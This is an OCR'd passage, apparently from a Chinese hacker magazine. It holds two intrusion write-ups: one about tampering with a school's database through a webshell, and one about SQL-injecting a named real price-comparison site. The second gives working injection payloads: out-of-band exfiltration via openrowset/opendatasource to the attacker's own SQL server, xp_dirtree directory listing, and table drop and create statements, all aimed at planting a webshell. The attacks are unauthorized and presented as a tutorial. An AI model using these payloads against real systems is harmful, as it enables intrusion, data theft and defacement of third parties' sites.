


图10




图11

的管理员密码拿到CMD5网站上去破解，也没有破解出来，看看快要熄灯了，就这样郁闷的合上了眼（还没死呢，天亮再继续）。

三、悲喜交加

第二天很早的我就起来了，脑袋也比昨天晚上清醒多了，想想他们的那个密码肯定是其他的什么加密算法，所以自己添加的帐号才会登录不进去。没办法，只好把相关的DLL下载了回来，使用REFLECT来反编译，出来了一大窜，我看得脑袋都大了，这样下去可不行，我放弃了这条思路。继续在WEBSHELL里瞎翻着，找到了一个原来的库，如图8，本来还以为有希望了，难道昨天的那个库是假的？没这么BT吧。这个数据库使用的是16位的MD5，于是我又加了一个管理员进去，如图9，但发现还是没法登录，奇怪了，入侵陷入了瓶颈。

四、锋回路转

最后我还是连上了昨天的那个数据库，想把所有的表都翻一遍，翻啊翻，突然意外的翻到了那条招聘信息，哈哈，这下有搞头了，直接UPDATE掉（格式为：update [表名] set 字段名='内容'），如图10。

五、最高权限

自己的目的已经达到了，接着也该尽义务帮着检查服务器了，我打开自己的HASH版RADMIN，发现学校服务器已经“歇菜”了，看来管理员没用那个管理了，记得上次拿下学校所有服务器全是靠它的帮忙，先是连上数据库，在可怜的权限下执行SQL语句DIRTREE（格式为：master.dbo.xp_dirtree"c:\"），发现了RADMIN的踪影，才一击必杀的，现在没有了RADMIN，只好换用别的思路了，由于已不是本文的重点，所以就一笔略过了，我使用到了“将MYSQL读写权限转化为系统system权限技术”（请小菜们就以此为关键字在百度上搜索一下，实践出真知，*0*），如图11。

六、经验总结

从整体来说，这次的入侵达到了预期的结果，可是却走了很多弯路，主要是一开始想着从后台更改信息，没想到直接UPDATE数据库，还有就是不够细心，如果一开始就翻完数据库也就不会出现后边的种种情况了，可见细节决定着成败，这句话对于一个合格的黑客来说尤为重要。

反弹注入来入侵价格网

路人甲＆小拳头

这日在网上看到了一个名曰价格网的网站www.jiage.com，看其不爽，搞之。先将其扔进WVS.EXE里进行检测，都是些垃圾信息对入侵一点儿帮助也没有，看来只能手工寻找个注入点出来了，结果找到了http://www.jiage.com/CategoryInfo/CategoryInfo.aspx?ID=10957238-1de7-49a0-bc4c-874bd185ba4b这个地址，在网址后边加了个分号进行提交，显示了错误页面，如图1，我又在后边分别加上“and 1=1”和“and 1=2”进行提交，结果返回了一模一样的页面，如图2，可能会




图1




图2


有朋友认为光凭这个并不能证明它是注入点，也有可能是管理员屏蔽了错误，因此http://www.jiage.com/ErrorPage.aspx?aspxerrorpath=/CategoryInfo/CategoryInfo.aspx调用了错误页面。没错，光凭以上信息我也不敢断定这个链接就一定是个注入点，那到底如何确定它是一个注入点呢？现在就让我们一起进入反弹注入点的世界吧！

把上面的那个注入点扔进阿D、PANGOLIN和NBSI里都不会检测出它是注入点，这就是为什么我不使用接下来提到的反弹注入利用工具的原因。大家在平时的入侵过程中，肯定会发现一些注入点被管理员通过脚本屏蔽了注入点的错误提示，使得我们在执行每条语句的时候都不知道自己的语句到底被执行了没有，甚至开始怀疑它到底是否为注入点。我们今天碰到的这个注入点恰好就具备了这几种特征，它屏蔽了错误提示，不过我们可以通过反弹注入来将它屏蔽的错误信息显示到我们自己的电脑上。

首先，我们可以看到它是一个.NET的网站，这种网站使用的基本都是MSSQL数据库，先telnet一下对方的WEB，看有没有开启1433或2433端口，结果发现没有开启，这种情况下只有两种可能：1、被防火墙屏蔽或是改到了其它的端口；2、数据库和WEB服务器分离了。判断它是不是注入点，绕过防火墙继续注入看它是不是数据分离，我们可以用利用三条命令，但是在这之前我们还需要在本地做一些准备工作。

首先是搭建一个MSSQL2000的环境，然后在企业管理工具里添加一个具有SA权限的数据库帐号，在本地的查询分析器里执行**create database test, use test create table temp(id nvarchar(255),num1 nvarchar(255),num2 nvarchar(255),num3 nvarchar(255)**，上面的第一句是建立一个名为test的数据库，第二句是在test数据库建立temp这个表和num1－3的字段（类型为nvchare）。最后我们在本地执行**netstat -an | find "1433"**，不要关闭CMD窗口，然后在注入点执行**Insert intoopenrowset('sqloledb','server=x.x.x.x,1433;uid=sa;pwd=pwd','select id from test.dbo.temp1') select name from master.dbo.**

sysdatabases，在它执行的同时我们在自己的肉鸡上同时也执行一次 netstat -an | find "1433"，如图3。接着，我们再 ping 一下 www.jiage.com，发现其 IP 地址也是 202.75.223.133，看来数据库和 WEB 服务器是在一起的，只是被防火墙屏蔽掉或者改了端口，通过上面的操作我们可以发现这确实是一个注入点，而且数据库和 WEB 也是在同一个服务器上的，但是这个数据库是什么权限我们还不知道，因为它屏蔽掉了错误回显，所以不好判断。


图 3

不管权限如何，我们先列下它的目录，管理员也没有傻到用 sa 权限来连接数据库吧？从屏蔽错误回显就可以看出管理员还是很有安全意识的，如果能列目录的话我们就可以备份一个 WEBSHELL 上去了，开始列目录，在注入点提交 ';drop table temp--，为的是避免和已有的目标数据库及已有的 temp 表发生冲突，再提交 ';create table temp(id nvarchar(255),num1 nvarchar(255),num2 nvarchar(255),num3 nvarchar(255))--，建表和字段，以方便接下来的列目录的语句插入，再提交 ';insert into temp(id,num1,num2) exec master.dbo.xp_dirtree 'D:\new.jiage.com\UploadedFiles\2008\11\',1,1--，注入点执行，列目录并插入到 TEMP 表中，再提交 ';insert into opendatasource ('sqloledb','server=x.x.x.x,1433;uid=sa;pwd=pwd;database=test').test.dbo.temp1 select * from temp--，注入点执行，把列好的目录复制到 test 库的 TEMP1 表中。在本地的查询分析器里提交 select * from temp1，一下子路径就找到了，如图4，当然了，大家不可能一次性就找到 WEB 的目录，所以我们要在本地提交 delete temp1 清空我们刚才得到的路径，在注入点同样执行 ';delete temp--，清空目标数据库的路径内容。路径都找到了，我们就可以差异备份一个 WEBSHELL 了。但是在实践中，往往会备份不上去，后来听旭方说是服务器可能关闭了备份功能。看来不得不进后台想办法传个 WEBSHELL 上去了！

